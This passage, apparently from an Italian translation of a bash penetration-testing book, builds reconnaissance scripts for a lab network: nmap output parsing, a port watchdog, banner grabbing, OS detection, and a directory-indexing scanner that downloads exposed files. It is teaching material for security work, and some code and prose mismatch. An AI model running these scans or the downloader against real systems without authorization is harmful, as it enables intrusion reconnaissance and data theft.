Alla fine di questo esercizio, dovrete avere un mucchio di file, come `port-22.txt`, `port-80.txt` e `port-8080.txt`, e in ogni file dovrete trovare uno o più indirizzi IP in cui quella porta è stata trovata aperta. Questo può essere utile quando avete un gran numero di host target e volete attaccarli insieme prendendo di mira specifici protocolli associati a determinate porte.

Per iniziare, il Listato 4.9 mostra una possibile soluzione.

#### Listato 4.9

---

```
#!/bin/bash
HOSTS_FILE="172-16-10-hosts.txt"
RESULT=$(nmap -iL ${HOSTS_FILE} --open | grep "Nmap scan report\ttcp open") (1)
# Legge l'output di nmap riga per riga.
while read -r line; do
    if echo "${line}" | grep -q "report for"; then (2)
        ip=$(echo "${line}" | awk -F'for ' '{print $2}')
    else
        port=$(echo "${line}" | grep open | awk -F'/' '{print $1}') (3)
        file="port-${port}.txt" (4)
        echo "${ip}" >> "${file}" (5)
    fi
done <<< "${RESULT}"
```

Assegniamo l'output del comando `nmap` alla variabile `NMAP_RESULT` (1). In questo comando, estraiamo le righe contenenti le parole `Nmap scan report` o `tcp open`. Queste righe fanno parte dell'output standard di scansione delle porte di Nmap e indicano che sono state trovate porte aperte su un indirizzo IP.



Utilizziamo un ciclo `while` per leggere `NMAP_RESULT` riga per riga, verificando per ogni riga se contiene la stringa `report for` (2). Questa riga conterrà l'indirizzo IP in cui le porte risultano aperte. Se tale riga esiste, la assegniamo alla variabile `ip`. Quindi eseguiamo il parsing della riga per estrarre la porta trovata aperta (3). In (4), creiamo la variabile `file` per contenere il file che creeremo su disco con lo schema di denominazione `porta-NUMERO.txt`. Infine, aggiungiamo al file l'indirizzo IP (5).

Salvate lo script nel file `nmap_to_portfiles.sh` ed eseguitelo. Quindi, eseguite `ls -l` per vedere quali file sono stati creati e usate `cat` per visualizzarne il contenuto:

```
$ ls -l
total 24
-rw-r--r-- 1 kali kali 3448 Mar 6 22:18 172-16-10-hosts.txt
-rw-r--r-- 1 kali kali 13 Mar 8 22:34 port-21.txt
-rw-r--r-- 1 kali kali 25 Mar 8 22:34 port-22.txt
--snip--
$ cat port-21.txt
172.16.10.11
```

Come vedete, non è facile eseguire il parsing del formato di output standard di Nmap, ma non impossibile.

Per migliorare questo script, prendete in considerazione l'utilizzo di una delle opzioni aggiuntive per il formato di output di Nmap, che possono semplificare il parsing, specialmente per scopi di scripting. Una di queste opzioni è il flag `-oG`, per il formato di output *greppable*, che è compatibile con `grep` e `awk`:

```
$ nmap -iL 172-16-10-hosts.txt --open -oG -
Host: 172.16.10.1 () Status: Up
Host: 172.16.10.1 () Ports: 22/open/tcp//ssh/// Ignored State: closed (999)
Host: 172.16.10.10 () Status: Up
Host: 172.16.10.10 () Ports: 8081/open/tcp//blackice-icecap/// Ignored State:
closed (999)
--snip--
```

L'output ora mostra sulla stessa riga l'indirizzo IP e le porte aperte.

Potete anche chiedere a Nmap di generare un output in formato XML (*Extensible Markup Language*) usando l'opzione `-oX`. Le porte aperte, in un output XML di Nmap, avranno il seguente aspetto:

```
$ nmap -iL 172-16-10-hosts.txt --open -oX -  
--snip--  
<port protocol="tcp" portid="22"><state state="open" reason="syn-ack"  
reason_ttl="0"/><service name="ssh" method="table" conf="3"/></port>  
--snip--
```

Come ulteriore esercizio, provate a comporre uno script bash di una sola riga che estragga le porte aperte dall'output XML.

## Rilevamento di nuove porte aperte

E se voleste monitorare un host finché non apre una determinata porta? Potreste trovare utile farlo se state monitorando un ambiente in cui gli host si attivano e disattivano frequentemente. Possiamo farlo abbastanza facilmente con un ciclo `while`.

Nel Listato 4.10, controlliamo continuamente se una porta è aperta, aspettando cinque secondi fra un'esecuzione e l'altra. Una volta trovata aperta la porta, passiamo questa informazione a Nmap per segnalare la scoperta del servizio e scrivere l'output su un file.

### Listato 4.10

---

```
#!/bin/bash  
LOG_FILE="watchdog.log"  
IP_ADDRESS="${1}"  
WATCHED_PORT="${2}"  
service_discovery(){
```

```

local host
local port
host="${1}"
port="${2}"
nmap -sV -p "${port}" "${host}" >> "${LOG_FILE}" (1)
}
while true; do (2)
    port_scan=$(docker run --network=host -it --rm \ (3)
        --name rustscan rustscan/rustscan:2.1.1 \
        -a "${IP_ADDRESS}" -g -p "${WATCHED_PORT}")
    if [[ -n "${port_scan}" ]]; then (4)
        echo "${IP_ADDRESS} has started responding on port ${WATCHED_PORT}!"
        echo "Performing a service discovery..."
        if service_discovery "${IP_ADDRESS}" "${WATCHED_PORT}"; then (5)
            echo "Wrote port scan data to ${LOG_FILE}"
            break
        fi
    else
        echo "Port is not yet open, sleeping for 5 seconds..."
        sleep 5 (6)
    fi
done

```

In (2), avviamo un ciclo `while` infinito. Il ciclo esegue RustScan, passandogli l'argomento `-a` (*address*) contenente un indirizzo IP che riceviamo dalla riga di comando (3). Passiamo a RustScan anche l'opzione `-g` (*greppable*), per produrre un formato che sia compatibile con `grep`, e l'opzione `-p` (*port*) per eseguire la scansione di una determinata porta (riceviamo anch'essa dalla riga di comando) e assegniamo il risultato alla variabile `port_scan`.

Controlliamo il risultato della scansione (4). Se il risultato non è vuoto, passiamo l'indirizzo IP e la porta alla funzione `service_discovery` (5), che esegue una scansione Nmap per scoprire la versione del servizio (`-sV`) e scrive il risultato nel file log `watchdog.log` (1). Se la scansione della porta fallisce, il che significa che la porta è chiusa, "dormiamo" per cinque secondi (6). Di conseguenza, il processo si ripeterà ogni cinque secondi, finché la porta non verrà trovata aperta.

Salvate lo script e poi lanciatelo con i seguenti argomenti:

```
$ ./port_watchdog.sh 127.0.0.1 3337
```

Poiché non dovrebbe esserci nulla in esecuzione su questa porta del vostro localhost, lo script dovrebbe essere eseguito indefinitamente. Possiamo simulare un evento di apertura di una porta utilizzando il modulo `http.server` di Python, che avvia un semplice server HTTP:

```
$ python3 -m http.server 3337
```

Ora lo script `port_watchdog.sh` dovrebbe mostrare quanto segue:

```
Port is not yet open, sleeping for 5 seconds...
127.0.0.1 has started responding on port 3337!
Performing a service discovery...
Wrote port scan data to watchdog.log
```

Ora potete visualizzare i risultati della scansione aprendo il file `watchdog.log`:

```
$ cat watchdog.log
Starting Nmap ( https://nmap.org )
Nmap scan report for 172.16.10.10
Host is up (0.000099s latency).
PORT      STATE SERVICE      VERSION
3337/tcp  open  SimpleHTTPServer
--snip--
```

Utilizzando questo script, dovrete essere in grado di identificare sulla rete quattro indirizzi IP con porte aperte: 172.16.10.10 (appartenente alla macchina `p-web-01`) che esegue 8081/TCP; 172.16.10.11 (appartenente alla macchina `p-ftp-01`) che esegue sia 21/TCP sia 80/TCP; 172.16.10.12 (appartenente alla macchina `p-web-02`) che esegue 80/TCP; e 172.16.10.13 (appartenente alla macchina `p-jumpbox-01`) che esegue 22/TCP.

## Acquisizione dei banner

Imparare a conoscere il software in esecuzione su un server remoto è un passaggio cruciale in un penetration

test. Nel resto di questo capitolo, vedremo come identificare che cosa c'è dietro una porta e un servizio; per esempio, quale server web è in esecuzione sulla porta 8081 e quali tecnologie utilizza per fornire contenuti ai client.

L'acquisizione del banner (*banner grabbing*) è il processo di estrazione delle informazioni rivelate dai servizi di rete remoti quando viene stabilita una connessione fra due parti. I servizi spesso trasmettono questi banner per "salutare" i client, che possono utilizzare in vari modi le informazioni fornite, per esempio per assicurarsi di connettersi alla giusta destinazione. I banner potrebbero anche includere un messaggio del giorno dall'amministratore del sistema o la versione specifica in esecuzione del servizio.

L'*acquisizione passiva del banner* utilizza siti web di terze parti per cercare informazioni sui banner. Per esempio, siti web come Shodan (<https://shodan.io>), ZoomEye (<https://zoomeye.org>) e Censys (<https://censys.io>) eseguono scansioni per mappare Internet, catturando banner, versioni, pagine web e porte, creando quindi un inventario di questi dati. Possiamo utilizzare tali siti web per cercare informazioni sui banner senza mai interagire con il server target.

L'*acquisizione attiva del banner* è l'opposto; stabilisce una connessione con un server e interagisce direttamente con esso per ricevere le informazioni del suo banner. Esempi di servizi di rete che tendono a rivelare informazioni tramite banner includono server web, server SSH, server FTP, server Telnet, stampanti di rete, dispositivi Internet of Things e code di messaggi.

Tenete presente che i banner sono generalmente campi di testo liberi e possono essere modificati per trarre in inganno

i client. Per esempio, un server web Apache potrebbe presentarsi come un altro tipo di server web, per esempio nginx. Alcune aziende creano perfino *server honeypot* per attrarre gli hacker ostili (e i penetration tester). Gli *honeypot* utilizzano tecnologie fasulle per mascherarsi da server vulnerabili, ma il loro vero scopo è quello di rilevare e analizzare le attività degli hacker. Tuttavia, il più delle volte, i banner trasmettono impostazioni di default che gli amministratori di sistema non hanno provveduto a modificare.

## Utilizzo dell'acquisizione attiva del banner

Per mostrare come funziona l'acquisizione attiva del banner, utilizzeremo il seguente comando Netcat per connetterci alla porta 21 (FTP) in esecuzione sull'indirizzo IP 172.16.10.11 (`p-ftp-01`):

```
$ nc 172.16.10.11 -v 21
172.16.10.11: inverse host lookup failed: Unknown host
(UNKNOWN) [172.16.10.11] 21 (ftp) open
220 (vsFTPd 3.0.5)
```

Come potete vedere, la macchina 172.16.10.11 esegue il server FTP vsFTPd versione 3.0.5. Questa informazione potrebbe cambiare se la versione vsFTPd venisse cambiata (con una più recente o più vecchia), oppure se l'amministratore di sistema decidesse di disabilitare completamente il banner nella configurazione del server FTP.

Netcat è un buon esempio di uno strumento che non supporta nativamente la scansione di più indirizzi IP. Quindi, conoscere un po' di programmazione di script bash può

aiutarci. Il Listato 4.11 usa Netcat per catturare banner sulla porta 21 da più host salvati in un file.

#### Listato 4.11

---

```
#!/bin/bash
FILE="${1}"
PORT="${2}"
if [[ "$#" -ne 2 ]]; then (1)
    echo "Usage: ${0} <file> <port>"
    exit 1

fi
if [[ ! -f "${FILE}" ]]; then (2)
    echo "File: ${FILE} was not found."
    exit 1
fi
if [[ ! "${PORT}" =~ ^[0-9]+$ ]]; then (3)
    echo "${PORT} must be a number."
    exit 1
fi
while read -r ip; do (4)
    echo "Running netcat on ${ip}:${PORT}"
    result=$(echo -e "\n" | nc -v "${ip}" -w 1 "${PORT}" 2> /dev/null)
    if [[ -n "${result}" ]]; then (5)
        echo "====="
        echo "+ IP Address: ${ip}"
        echo "+ Banner: ${result}"
        echo "====="
    fi
done < "${FILE}"
```

Questo script accetta due parametri sulla riga di comando: `FILE` e `PORT`. Utilizziamo una condizione `if` per verificare se sono stati effettivamente passati due argomenti (1); in caso contrario, usciamo con il codice di stato 1 (fallimento) e mostriamo un messaggio di utilizzo, che indica come eseguire lo script. Quindi utilizziamo un'altra condizione `if` con il test `-f` per verificare se il file fornito dall'utente esiste effettivamente sul disco (2).

Al punto (3), controlliamo che la porta fornita dall'utente sia un numero. Qualsiasi cosa diversa da un numero causerà un fallimento. Quindi leggiamo riga per riga il file degli host ed eseguiamo su ognuno di essi il comando `nc` (Netcat) sulla

porta specificata (4). Utilizziamo un'altra condizione `if` per controllare se il risultato del comando non è vuoto (5), ovvero se è stata trovata una porta aperta, e produciamo in output l'indirizzo IP e i dati restituiti dal server.

## Rilevamento delle risposte HTTP

Spesso troverete il famoso client HTTP `curl` sui sistemi di produzione. Per eseguire l'acquisizione del banner sulle risposte HTTP, possiamo usare `curl` per inviare una richiesta HTTP usando il metodo HEAD, che consente di leggere le intestazioni della risposta senza recuperare dal server web l'intero contenuto della risposta.

I server web spesso si pubblicizzano impostando l'intestazione di risposta HTTP `Server` con il loro nome. A volte potreste trovarvi anche la versione in esecuzione. Il seguente comando `curl` invia una richiesta HTTP HEAD alla macchina `p-web-01 (172.16.10.10:8081)`:

```
$ curl --head 172.16.10.10:8081
HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.11.1
--snip--
Content-Length: 7176
Connection: close
```

Come potete vedere, il server restituisce un mucchio di intestazioni nella risposta, una delle quali è `Server`. Questa intestazione rivela che il server remoto sta eseguendo un framework web basato su Python denominato Werkzeug versione 2.2.3, basato su Python versione 3.11.1.

Il Listato 4.12 incorpora questo comando `curl` in uno script più grande, che richiede all'utente informazioni con il



comando `bash` `read`, quindi presenta all'utente il banner ottenuto.

#### Listato 4.12

---

```
#!/bin/bash
DEFAULT_PORT="80"
read -r -p "Type a target IP address: " ip (1)
read -r -p "Type a target port (default: 80): " port (2)
if [[ -z "${ip}" ]]; then (3)
    echo "You must provide an IP address."
    exit 1
fi
if [[ -z "${port}" ]]; then (4)
    echo "You did not provide a specific port, defaulting to ${DEFAULT_PORT}"
    port="${DEFAULT_PORT}" (5)
fi
echo "Attempting to grab the Server header of ${ip}..."
result=$(curl -s --head "${ip}:${port}" | grep Server | awk -F':' '{print $2}')
(6)
echo "Server header for ${ip} on port ${port} is: ${result}"
```

Questo script interattivo chiede all'utente di fornire sulla riga di comando i dettagli del target. Innanzitutto, utilizziamo il comando `read` per chiedere all'utente di immettere un indirizzo IP e assegna questo valore alla variabile `ip_address` (1). Quindi chiede all'utente il numero di porta desiderato e lo salva nella variabile `port` (2).

Al punto (3), controlliamo se la lunghezza della variabile `ip_address` è zero usando il test `-z` e usciamo se questa condizione è vera. Poi, eseguiamo lo stesso controllo sulla variabile `port` (4). Questa volta, se l'utente non ha fornito una porta, utilizziamo la porta HTTP predefinita, `80` (5). Al punto (6), memorizziamo l'output nella variabile `result`. Utilizziamo `grep` e `awk` per eseguire il parsing del risultato di `curl` ed estrarre la sola intestazione `Server`.

Eseguite lo script e, quando richiesto, fornite l'indirizzo IP `172.16.10.10` e la porta `8081`:

```
$ ./curl_banner_grab
```

```
Type a target IP address: 172.16.10.10
```

```
Type a target port (default: 80): 8081
```

```
Attempting to grab the Server header of 172.16.10.10...
```

```
Server header for 172.16.10.10 on port 8081 is: Werkzeug/2.2.3 Python/3.11.1
```

Come potete vedere, lo script restituisce informazioni relative all'indirizzo IP del target e per la porta indicata. Se non avessimo specificato una porta, sarebbe stata considerata di default la porta 80. Notate che avremmo anche potuto usare Netcat per inviare richieste HTTP HEAD, ma è sempre utile conoscere più di un metodo per svolgere un determinato compito.

## Utilizzo degli script Nmap

Nmap è più di un semplice scanner di porte; possiamo trasformarlo in uno strumento più completo di ricerca delle vulnerabilità. La NSE (*Nmap Scripting Engine*) consente ai penetration tester di realizzare script nel linguaggio Lua, così da estendere le funzionalità di Nmap. Nmap offre già preinstallati alcuni script Lua, come potete vedere qui:

```
$ ls -l /usr/share/nmap/scripts
-rw-r--r-- 1 root root 3901 Oct 6 10:43 acarsd-info.nse
-rw-r--r-- 1 root root 8749 Oct 6 10:43 address-info.nse
-rw-r--r-- 1 root root 3345 Oct 6 10:43 afp-brute.nse
-rw-r--r-- 1 root root 6463 Oct 6 10:43 afp-ls.nse
-rw-r--r-- 1 root root 3345 Oct 6 10:43 afp-brute.nse
-rw-r--r-- 1 root root 6463 Oct 6 10:43 afp-ls.nse
--snip--
```

Lo script `banner.nse` nella cartella `/usr/share/nmap/scripts` consente di catturare i banner da più host contemporaneamente. Il seguente comando bash utilizza questo script per acquisire banner e individuare servizi (`-sV`):

```
$ nmap -sV --script=banner.nse -iL 172-16-10-hosts.txt
Nmap scan report for 172.16.10.12
--snip--
PORT STATE SERVICE VERSION
80/tcp open  http Apache httpd 2.4.54 ((Debian))
```

```
|_http-server-header: Apache/2.4.54 (Debian)
--snip--
```

Quando lo script trova un banner, la riga di output contenente quel banner inizierà con una particolare sequenza di caratteri (`|_`). Possiamo concentrarci su questa sequenza per estrarre le informazioni sul banner, in questo modo:

```
$ nmap -sV --script=banner.nse -iL 172-16-10-hosts.txt | grep "|_banner\\|_|_http-
server-header"
```

Potreste aver notato che, nel caso di 172.16.10.10 porta 8081 (la macchina `p-web-01`), Nmap risponde con quanto segue:

```
PORT      STATE SERVICE      VERSION
8081/tcp  open  blackice-icecap?
| fingerprint-strings:
--snip--
```

Il valore `blackice-icecap?` indica che Nmap non è in grado di individuare con sicurezza l'identità del servizio. Ma se guardate attentamente il dump di `fingerprint-strings`, vedrete alcune informazioni relative a HTTP che rivelano le stesse intestazioni di risposta che abbiamo trovato quando abbiamo acquisito manualmente il banner usando `curl`. In particolare, notate il banner del server web Werkzeug. Con un po' di ricerche su Google, scoprirete che questo server gira su Flask, un framework web basato su Python.

## Rilevamento dei sistemi operativi

Nmap può anche individuare il sistema operativo in esecuzione sul server target utilizzando la sua "impronta digitale" (*fingerprint*) TCP/IP, nell'ambito della sua scansione di rilevamento del sistema operativo. Questa tecnica identifica l'implementazione dello stack TCP/IP del sistema

operativo elaborando i pacchetti in vari modi e analizzando le risposte restituite. Ogni sistema operativo (Linux, Windows e macOS) implementa lo stack TCP/IP in modo leggermente diverso e Nmap analizza queste piccole differenze per identificare il sistema in esecuzione. In alcuni casi, Nmap potrebbe anche essere in grado di identificare la versione del kernel in esecuzione.

Per eseguire una scansione di rilevamento del sistema operativo, si usa il flag `-O` di Nmap. Notate che questa scansione richiede privilegi `sudo`:

```
$ sudo nmap -O -iL 172-16-10-hosts.txt
--snip--
21/tcp open ftp
80/tcp open http
MAC Address: 02:42:AC:10:0A:0B (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
```

Creiamo uno script bash in grado di eseguire il parsing di questo output e ordinarlo in base all'indirizzo IP e al sistema operativo (Listato 4.13).

#### Listato 4.13

---

```
#!/bin/bash
HOSTS="$*"

if [[ "${EUID}" -ne 0 ]]; then (1)
    echo "The Nmap OS detection scan type (-O) requires root privileges."
    exit 1
fi
if [[ "$#" -eq 0 ]]; then (2)
    echo "You must pass an IP or an IP range"
    exit 1
fi
echo "Running an OS Detection Scan against ${HOSTS}..."
nmap_scan=$(sudo nmap -O ${HOSTS} -oG -) (3)
while read -r line; do (4)
    ip=$(echo "${line}" | awk '{print $2}')
    os=$(echo "${line}" | awk -F'OS: ' '{print $2}' | sed 's/Seq.*//g')
    if [[ -n "${ip}" ]] && [[ -n "${os}" ]]; then (5)
        echo "IP: ${ip} OS: ${os}"
    fi
done
```

```
fi
done <<< "${nmap_scan}"
```

Poiché questa scansione richiede privilegi di root, controlliamo l'ID effettivo dell'utente **(1)**. Se l'ID utente è diverso da zero, usciamo, perché non ha senso continuare se l'utente non sta utilizzando privilegi di root. Controlliamo, quindi, se l'utente ha passato gli host target come argomenti sulla riga di comando **(2)**. Al punto **(3)**, eseguiamo la scansione di rilevamento del sistema operativo con Nmap su questi target, che abbiamo assegnato alla variabile `HOSTS`.

Usiamo un ciclo `while` **(4)** per scorrere i risultati della scansione, analizzando ogni riga e assegnando l'indirizzo IP presente nell'output alla variabile `ip`. Quindi eseguiamo il parsing della riga una seconda volta per estrarre dall'output di Nmap le informazioni sul sistema operativo. Usiamo `sed` per ripulire l'output, in modo che mostri solo il sistema operativo, rimuovendo tutto ciò che segue la parola `Seq`. Quindi, controlliamo se entrambe le variabili `ip` e `os` contengono qualcosa **(5)**. Se è così, significa che abbiamo eseguito correttamente il parsing dell'output e possiamo terminare lo script mostrando l'indirizzo IP e il tipo di sistema operativo.

Per capire perché eseguiamo il parsing dell'output in questo modo, utilizzando `grep`, `awk` e `sed`, eseguiamo il seguente comando in un terminale:

```
$ sudo nmap -O 172.16.10.0/24 -oG -
--snip--
Host: 172.16.10.10 () Ports: 8081/open/tcp//blackice-icecap/// Ignored State:
closed (999) OS: Linux 4.15 - 5.6 Seq Index: 258 IP ID Seq: All zeros
--snip--
```

Come potete vedere, l'output è separato da spazi. L'indirizzo IP si trova subito dopo il primo spazio e il tipo di

sistema operativo viene dopo `os`: ma prima di `Seq`:, motivo per cui abbiamo dovuto estrarre il testo fra queste due parole. Potete svolgere il parsing anche in altri modi, per esempio usando espressioni regolari; questo è solo uno dei modi per ottenere il risultato.

Utilizzate il seguente comando per salvare ed eseguire lo script:

```
$ sudo ./os_detection.sh 172.16.10.0/24
Running an OS Detection Scan against 172.16.10.0/24...
IP: 172.16.10.10 OS: Linux 4.15 - 5.6
IP: 172.16.10.11 OS: Linux 4.15 - 5.6
IP: 172.16.10.12 OS: Linux 4.15 - 5.6
IP: 172.16.10.13 OS: Linux 4.15 - 5.6
IP: 172.16.10.1 OS: Linux 2.6.32
```

A questo punto, abbiamo identificato un paio di server HTTP, un server FTP e un server SSH. Esaminiamo un po' meglio i server HTTP.

## Analisi dei siti web e di JSON

Usiamo WhatWeb per vedere i servizi in esecuzione sulle applicazioni web nella rete 172.16.10.0/24. Inizieremo studiando la porta 8081 di 172.16.10.10 (`p-web-01`):

```
$ whatweb 172.16.10.10:8081
http://172.16.10.10:8081 [200 OK] Country[RESERVED][ZZ], HTML5,
HTTPServer[Werkzeug/2.3.7 Python/3.11.4], IP[172.16.10.10], Python[3.11.4],
Title[Menu], Werkzeug[2.3.7], X-UA-Compatible[ie=edge]
--snip--
```

L'output di WhatWeb viene inviato sullo standard output per default, separato da una virgola e uno spazio. Come potete vedere, ha trovato alcune informazioni sullo stack di tecnologie in esecuzione su questo server web.

Potremmo eseguire il parsing di questo output abbastanza facilmente con strumenti come `awk` e `grep`, ma per provare nuove tecniche, vedremo invece come eseguire il parsing dell'output JSON (*JavaScript Object Notation*). JSON è

un formato composto da chiavi e valori. Per eseguirne il parsing, è utile impiegare uno strumento come `jq` per attraversare la struttura JSON ed estrarre le informazioni di cui abbiamo bisogno.

WhatWeb può formattare l'output in JSON con il parametro `--log-json`, che si aspetta di ricevere il nome di un file. Ma che cosa succede se vogliamo inviare l'output sullo schermo senza scriverlo su disco? Possiamo fornire il parametro con il file `/dev/stdout`, forzandolo a inviare il suo output allo standard output:

```
$ whatweb 172.16.10.10:8081 --log-json=/dev/stdout --quiet | jq
```

```
[
  {
    --snip--
    "plugins": {
      "Country": {
        "string": [
          "RESERVED"
        ],
        "module": [
          "ZZ"
        ]
      },
      "HTML5": {},
      "HTTPServer": {
        "string": [
          "Werkzeug/2.3.7 Python/3.11.4"
        ]
      },
      "IP": {
        "string": [
          "172.16.10.10"
        ]
      },
      "Python": {
        "version": [
          "3.11.4"
        ]
      },
      "Title": {
        "string": [
          "Menu"
        ]
      },
      "Werkzeug": {
        "version": [
          "2.3.7"
        ]
      }
    }
  ]
}
```

```

    },
    "X-UA-Compatible": {
      "string": [
        "ie=edge"
      ]
    }
  }
}
]
--snip--

```

Ora l'output viene inviato sullo standard output e formattato in JSON. Come potete vedere, otteniamo le stesse informazioni fornite dal comando `whatweb` di base, senza la formattazione speciale.

L'output è un array di oggetti e possiamo usare uno strumento come `jq` per estrarre le informazioni rilevanti. Per esempio, ecco come estrarre il valore di `HTTPServer`:

```

$ whatweb 172.16.10.10:8081 --log-json=/dev/stdout --quiet | jq '.
[0].plugins.HTTPServer.string[0]'
"Werkzeug/2.3.7 Python/3.11.4"

```

La sintassi di `jq` potrebbe sembrare un po' strana, all'inizio, quindi analizziamola. Specifichiamo fra due virgolette singole (') il pattern da estrarre. Qui, selezioniamo il primo elemento nell'array (`[0]`), che contiene vari oggetti composti da chiavi e valori. Quindi selezioniamo la chiave `plugins`, seguita dalla chiave `HTTPServer`. All'interno della chiave `HTTPServer`, c'è un'altra chiave chiamata `string`, che è un array.

Selezioniamo il primo elemento in quell'array usando `string[0]`, che contiene il valore `Werkzeug/2.3.7 Python/3.11.4`.

Allo stesso modo, possiamo estrarre l'indirizzo IP. Basta specificare la chiave `IP` al posto della chiave `HTTPServer`:

```

$ whatweb 172.16.10.10:8081 --log-json=/dev/stdout --quiet | jq '.
[0].plugins.IP.string[0]'
"172.16.10.10"

```

Provate a eseguire WhatWeb su ogni server web identificato, per scoprire le tecnologie che utilizzano.



## Riepilogo

In questo capitolo, abbiamo utilizzato la shell bash in molti modi. Abbiamo creato elenchi dinamici di host target; utilizzato più strumenti per individuare gli host, eseguito la scansione delle porte e l'acquisizione del banner; creato uno script automatizzato per notificarci i nuovi host scoperti; poi abbiamo eseguito il parsing dei risultati di vari strumenti.

Nel prossimo capitolo, scateneremo su questi target gli scanner delle vulnerabilità e i fuzzer.

## Capitolo 5

# Scansione delle vulnerabilità e fuzzing

Nel Capitolo 4, abbiamo imparato a identificare gli host di una rete e alcuni servizi in esecuzione, fra cui HTTP, FTP e SSH. Ognuno di questi protocolli ha tutto un suo set di test che possiamo eseguire. In questo capitolo, useremo strumenti specializzati per scoprire il più possibile sui servizi individuati.

Nel farlo, useremo la shell bash per eseguire strumenti di verifica della sicurezza, per eseguire il parsing del loro output e per realizzare script personalizzati per applicare le verifiche della sicurezza a più URL. Per il fuzzing impiegheremo strumenti come ffuf e Wfuzz, scriveremo controlli di sicurezza personalizzati usando il sistema di template Nuclei, estrarremo informazioni di identificazione personale (PII) dall'output prodotto dagli strumenti e creeremo alcuni "brutti e sporchi" scanner delle vulnerabilità.

## Scansione di siti web con Nikto

*Nikto* è uno strumento di scansione web disponibile su Kali. Esegue l'acquisizione del banner e alcuni semplici

controlli per determinare se il server web utilizza intestazioni di sicurezza per mitigare le vulnerabilità web note; queste vulnerabilità includono XSS (*Cross-Site Scripting*), che è una vulnerabilità all'iniezione lato client che prende di mira i browser web, e *UI redressing* (noto anche come *clickjacking*), una vulnerabilità che consente agli hacker di utilizzare layer esca in una pagina web per dirottare i clic degli utenti. Le intestazioni di sicurezza indicano ai browser che cosa fare quando caricano determinate risorse e aprono gli URL, evitando che l'utente possa cadere vittima di un attacco.

Dopo aver eseguito queste verifiche della sicurezza, Nikto invia anche richieste a possibili endpoint sul server, utilizzando la sua wordlist dei percorsi più comuni. Le richieste possono scoprire endpoint interessanti che potrebbero essere utili per i penetration tester. Usiamo Nikto per eseguire una valutazione di base dei tre server web che abbiamo identificato, agli indirizzi IP 172.16.10.10 (p-web-01), 172.16.10.11 (p-ftp-01) e 172.16.10.12 (p-web-02).

Eseguiamo una scansione Nikto sulle porte web che abbiamo trovato aperte sui tre indirizzi IP del target. Aprite un terminale e lanciate i seguenti comandi uno alla volta, così da poter eseguire il parsing dell'output per ogni indirizzo IP:

```
$nikto -host 172.16.10.10 -port 8081
$nikto -host 172.16.10.11 -port 80
$nikto -host 172.16.10.12 -port 80
```

L'output per 172.16.10.10 sulla porta 8081 non dovrebbe fornire molte informazioni interessanti sugli endpoint rilevati, ma dovrebbe indicare che il server non sembra essere protetto, poiché non utilizza le intestazioni di sicurezza:

```
+ Server: Werkzeug/2.2.3 Python/3.11.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user
agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
--snip--
+ Allowed HTTP Methods: OPTIONS, GET, HEAD
+ 7891 requests: 0 error(s) and 4 item(s) reported on remote host
```

Nikto è riuscito ad acquisire il banner del server, come indicato dalla riga che inizia con la parola `Server`. Poi ha elencato alcune intestazioni di sicurezza mancanti. Si tratta di informazioni utili, ma non sufficienti per assumere il controllo di un server, per ora.

L'indirizzo IP 172.16.10.11 sulla porta 80 dovrebbe fornire un risultato simile, sebbene Nikto abbia anche scoperto un nuovo endpoint, `/backup`, e anche che è abilitata la modalità di indicizzazione delle directory:

```
+ Server: Apache/2.4.55 (Ubuntu)
--snip--
+ OSVDB-3268: /backup/: Directory indexing found.
+ OSVDB-3092: /backup/: This might be interesting...
```

*L'indicizzazione delle directory* è un'impostazione lato server che, invece di una pagina web, elenca i file che si trovano in determinati percorsi web. Se è abilitata, elenca il contenuto di una directory quando non si specifica il file indice (come `index.html` o `index.php`). L'indicizzazione delle directory è una cosa interessante da trovare, perché potrebbe evidenziare file sensibili di un'applicazione, come file di configurazione contenenti stringhe di connessione, file di database locali (come file SQLite) e altri file dell'ambiente. Aprite il browser sulla macchina Kali e dirigetelo su `http://172.16.10.11/backup` per vedere il contenuto di questo endpoint (Figura 5.1).

# Index of /backup

| <u>Name</u>                                                                                                             | <u>Last modified</u> | <u>Size</u> | <u>Description</u> |
|-------------------------------------------------------------------------------------------------------------------------|----------------------|-------------|--------------------|
|  <a href="#">Parent Directory</a>      |                      | -           |                    |
|  <a href="#">acme-hyper-branding/</a>  |                      | -           |                    |
|  <a href="#">acme-impact-alliance/</a> |                      | -           |                    |

*Apache/2.4.55 (Ubuntu) Server at 172.16.10.11 Port 80*

**Figura 5.1** Indicizzazione della directory trovata su 172.16.10.11/backup.

L'indicizzazione delle directory consente di visualizzare nel browser questi file. Potete fare clic sulle directory per aprirle, fare clic sui file per scaricarli e così via. Nella pagina web, potete vedere due cartelle: `acme-hyper-branding` e `acme-impact-alliance`.

La prima sembra contenere un file denominato `app.py`.

Scaricatelo sulla macchina Kali facendo clic su di esso, in modo da renderlo disponibile per un'ispezione successiva.

Fra poco esploreremo il terzo indirizzo IP, ma prima utilizziamo un'automazione bash per sfruttare i vantaggi dell'indicizzazione delle directory.

## Creazione di uno scanner di indicizzazione delle directory

E se volessimo eseguire una scansione su un elenco di URL per verificare se concedono l'indicizzazione delle directory, per poi scaricare tutti i file che desideriamo? Nel Listato 5.1, utilizziamo la shell bash per eseguire tale attività.

## Listato 5.1

---

```
#!/bin/bash
FILE="${1}"
OUTPUT_FOLDER="${2}"
if [[ ! -s "${FILE}" ]]; then (1)
    echo "You must provide a non-empty hosts file as an argument."
    exit 1
fi
if [[ -z "${OUTPUT_FOLDER}" ]]; then
    OUTPUT_FOLDER="data" (2)
fi
while read -r line; do
    url=$(echo "${line}" | xargs) (3)
    if [[ -n "${url}" ]]; then

        echo "Testing ${url} for Directory indexing..."
        if curl -L -s "${url}" | grep -q -e "Index of /" -e "[PARENTDIR]"; then (4)
            echo -e "\t -!- Found Directory Indexing page at ${url}"
            echo -e "\t -!- Downloading to the \"${OUTPUT_FOLDER}\" folder..."
            mkdir -p "${OUTPUT_FOLDER}"
            wget -q -r -np -R "index.html*" "${url}" -P "${OUTPUT_FOLDER}" (5)
        fi
    fi
done < <(cat "${FILE}")
```

